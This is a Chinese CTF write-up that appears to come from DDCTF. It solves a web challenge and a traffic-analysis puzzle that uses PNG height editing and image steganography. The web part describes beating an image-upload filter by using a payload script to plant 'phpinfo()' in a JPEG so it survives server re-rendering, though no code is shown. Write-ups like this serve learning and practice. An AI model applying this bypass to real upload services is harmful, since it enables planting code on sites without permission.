
登录进去发现是上传图片的题目，于是随便上传一张图片试试：



它的提示是：“上传的图片源代码中未包含指定字符串:phpinfo()”，于是想着用winhex在图片中插入 `phpinfo()` 字符串，发现它又返回：“请上传JPG/GIF/PNG格式的图片文件”，可能意思是它检测到里面有 `phpinfo()` ，于是被认为是php格式的文件了，这就很迷了，那说明这样插入字符串能被识别就并不能绕过，后来还将 `phpinfo()` 换着位置插入试了下，发现还能把网站上传崩了，不知道是什么情况…后面有大佬提示了下图片渲染，然后去搜了搜，发现了一篇文章：

> upload-labs之pass 16详细分析

看了下，直接拿里面的 `jpg_payload.php` 脚本来用，先上传一张jpg图，然后把它返回的图下载下来，再用这个脚本处理这张图，然后会生成 `payload_x.jpg` ，再将这张经过脚本渲染的图上传上去，如果 `[Check Error]` ，那么又把返回的图下载下来，再用脚本渲染后又上传，重复几次，直到flag出现：



这道题我用web第一题的flag.jpg渲染了7次才出flag，但这个也要看原图是什么，有些图渲染几次也就出来了，这图有点迷…

flag.jpg
flag.jpg

MISC

Wireshark

> 简单的流量分析

一般拿到流量分析题都是先看http：

http

No.	Time	Source	Destination	Protocol	Length	Info
125	3.326459	172.25.52.32	110.18.246.11	HTTP	156	GET /aideddesign/img_add_info HTTP/1.1
166	3.369559	110.18.246.11	172.25.52.32	HTTP	913	HTTP/1.1 200 OK (text/html)
415	9.974641	172.25.52.32	58.218.211.182	HTTP	449	OPTIONS / HTTP/1.1
417	10.029968	58.218.211.182	172.25.52.32	HTTP	455	HTTP/1.1 200 OK (text/json)
594	10.461510	172.25.52.32	58.218.211.182	HTTP	884	POST / HTTP/1.1 (PNG)
627	10.854758	58.218.211.182	172.25.52.32	HTTP	658	HTTP/1.1 200 OK (json)
672	11.952050	172.25.52.32	124.165.219.105	HTTP	891	GET /3070cc91f3825652 HTTP/1.1
682	12.103946	124.165.219.105	172.25.52.32	HTTP	1149	HTTP/1.1 200 OK (text/html)
686	12.119228	172.25.52.32	59.53.95.185	HTTP	464	GET /674874/100fbf895a071b61s.png HTTP/1.1
708	12.227373	172.25.52.32	124.165.219.105	HTTP	901	POST /?c=User&a=getmessnum HTTP/1.1
716	12.319898	124.165.219.105	172.25.52.32	HTTP	74	HTTP/1.1 200 OK (text/html)
797	14.392289	172.25.52.32	124.165.219.105	HTTP	891	GET /upload HTTP/1.1
831	14.480224	124.165.219.105	172.25.52.32	HTTP	268	HTTP/1.1 200 OK (text/html)
874	15.898477	172.25.52.32	124.165.219.105	HTTP	891	POST /?c=User&a=getmessnum HTTP/1.1
883	15.980001	124.165.219.105	172.25.52.32	HTTP	74	HTTP/1.1 200 OK (text/html)
1054	20.850856	172.25.52.32	58.218.211.182	HTTP	449	OPTIONS / HTTP/1.1
1057	20.914917	58.218.211.182	172.25.52.32	HTTP	455	HTTP/1.1 200 OK (text/json)
3185	24.196330	172.25.52.32	58.218.211.182	HTTP	1210	POST / HTTP/1.1
3337	25.592181	58.218.211.182	172.25.52.32	HTTP	656	HTTP/1.1 200 OK (json)
3402	26.632728	172.25.52.32	124.165.219.105	HTTP	891	GET /efe029a825f18c6f HTTP/1.1
3410	26.758209	124.165.219.105	172.25.52.32	HTTP	731	HTTP/1.1 200 OK (text/html)
3437	26.883031	172.25.52.32	59.53.95.185	HTTP	464	GET /674874/98ec4640f71d0912s.png HTTP/1.1
3443	26.932094	172.25.52.32	124.165.219.105	HTTP	901	POST /?c=User&a=getmessnum HTTP/1.1
3453	27.039167	124.165.219.105	172.25.52.32	HTTP	74	HTTP/1.1 200 OK (text/html)

我们能看到有PNG图片，于是找到图片开始的位置：

594	10.461510	172.25.52.32	58.218.211.182	HTTP	884 POST / HTTP/1.1 (PNG)
627	10.854758	58.218.211.182	172.25.52.32	HTTP	658 HTTP/1.1 200 OK (json)
672	11.952050	172.25.52.32	124.165.219.105	HTTP	891 GET /3070cc91f3825652 H
682	12.103946	124.165.219.105	172.25.52.32	HTTP	1149 HTTP/1.1 200 OK (text/
686	12.119228	172.25.52.32	59.53.95.185	HTTP	464 GET /674874/100fbf895a0
708	12.227373	172.25.52.32	124.165.219.105	HTTP	901 POST /?c=User&a=getmess
716	12.319898	124.165.219.105	172.25.52.32	HTTP	74 HTTP/1.1 200 OK (text/
797	14.392289	172.25.52.32	124.165.219.105	HTTP	891 GET /upload HTTP/1.1
831	14.480224	124.165.219.105	172.25.52.32	HTTP	268 HTTP/1.1 200 OK (text/
874	15.898477	172.25.52.32	124.165.219.105	HTTP	891 POST /?c=User&a=getmess
883	15.980001	124.165.219.105	172.25.52.32	HTTP	74 HTTP/1.1 200 OK (text/
1054	20.850856	172.25.52.32	58.218.211.182	HTTP	449 OPTIONS / HTTP/1.1
1057	20.914917	58.218.211.182	172.25.52.32	HTTP	455 HTTP/1.1 200 OK (text/

```
Boundary: \r\n------WebKitFormBoundaryrrCm5ZaC4cDRaYuG\r\n
> Encapsulated multipart part:
Boundary: \r\n------WebKitFormBoundaryrrCm5ZaC4cDRaYuG\r\n
> Encapsulated multipart part:
Boundary: \r\n------WebKitFormBoundaryrrCm5ZaC4cDRaYuG\r\n
> Encapsulated multipart part:
Boundary: \r\n------WebKitFormBoundaryrrCm5ZaC4cDRaYuG\r\n
> Encapsulated multipart part:
Boundary: \r\n------WebKitFormBoundaryrrCm5ZaC4cDRaYuG\r\n
> Encapsulated multipart part:
Boundary: \r\n------WebKitFormBoundaryrrCm5ZaC4cDRaYuG\r\n
v Encapsulated multipart part:  (image/png)
    Content-Disposition: form-data; name="file"; filename="upload.png"\r\n
    Content-Type: image/png\r\n\r\n
  > Portable Network Graphics
```

将它导出，就得到一张钥匙的图片（这图刚开始用某照片查看器打开显示图片出错了，后面用画图直接就能打开了，windows自带的照片也能打开，画图感觉还不错）：

1.png

看这图片的高度有点低，而且这钥匙还向下指着，于是想着用winhex改下图片高度：

1.png


Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	%PNG IHDR
00000010	00	00	06	40	00	00	03	20	08	06	00	00	00	7B	C0	AE	@ {À®
00000020	5A	00	00	0C	14	69	43	43	50	49	43	43	20	50	72	6F	Z iCCPICC Pro
00000030	66	69	6C	65	00	00	48	89	95	57	07	58	53	C9	16	9E	file H‰•W XSÉ ž
00000040	5B	52	08	09	2D	10	01	29	A1	37	41	8A	74	E9	BD	08	[R -);7AŠté½
00000050	48	07	1B	21	09	49	28	11	12	82	8A	1D	59	54	70	2D	H ! I(‚Š YTp-
00000060	A8	58	B0	A2	AB	20	0A	AE	05	90	B5	62	57	16	C1	DE	¨X°¢« ® µbW ÁÞ
00000070	1F	88	A8	AC	AC	8B	05	2C	A8	BC	49	01	5D	5F	FB	DE	ˆ¨¬¬‹ ,¨¼I]_ûÞ
00000080	F9	BE	B9	F3	E7	CC	39	67	FE	33	F7	DC	C9	0C	00	AA	ù¾¹óçÌ9gþ3÷ÜÉ ª
00000090	F6	AC	DC	DC	6C	54	0D	80	1C	61	BE	28	36	C4	9F	99	ö¬ÜÜlT € a¾(6Ä Ÿ™

这个地方就是改图片高度的位置，前面四个字节是图片的长度，将图片高度改高后保存打开：

key:xS8niJM7


就得到了key：`xS8niJM7`

得到key了但没密文呀，说明该找密文来解了，于是回去继续看流量包，从第一个HTTP包开始追踪TCP流：



然后看到了第一个get请求了一个网站：tools.jb51.net/aideddesign/img_add_info

打开发现是一个在线图片加密解密工具，那么这道题可能是一道图片解密题，于是继续往下翻，找找还有没有图片，翻到第五个的时候发现有张图片，但这张图片就是刚刚提取的那张钥匙图，于是接着翻...翻到第十三个流的时候发现了一张图片：



将它以原始数据的形式保存下来，然后把其余的内容用记事本或者winhex删了就得到一张新的图片了：

3.png

于是拿到刚才得到的解密网站上去解密，然后就得到了一串16进制字符串格式的flag：

二、解密带隐藏信息的图片

1. 从电脑中选择一张带有隐藏信息的图片： 选择文件 3.png

2. 输入需要解开信息的密码（如果没有密码可以不填）： ••••••••

解密出隐藏的信息

图片中隐藏的信息为：flag+AHs-
44444354467B4E62756942556C52356C687777324F6670456D75655A6436344F6C524A3144327D+AH0-

拿去解密就得到最后的flag了：

44444354467B4E62756942556C52356C687777324F6670456D75655A6436344F6C524A3144327D

编码 解码

DDCTF{NbuiBUlR5lhww2OfpEmueZd64OlRJ1D2}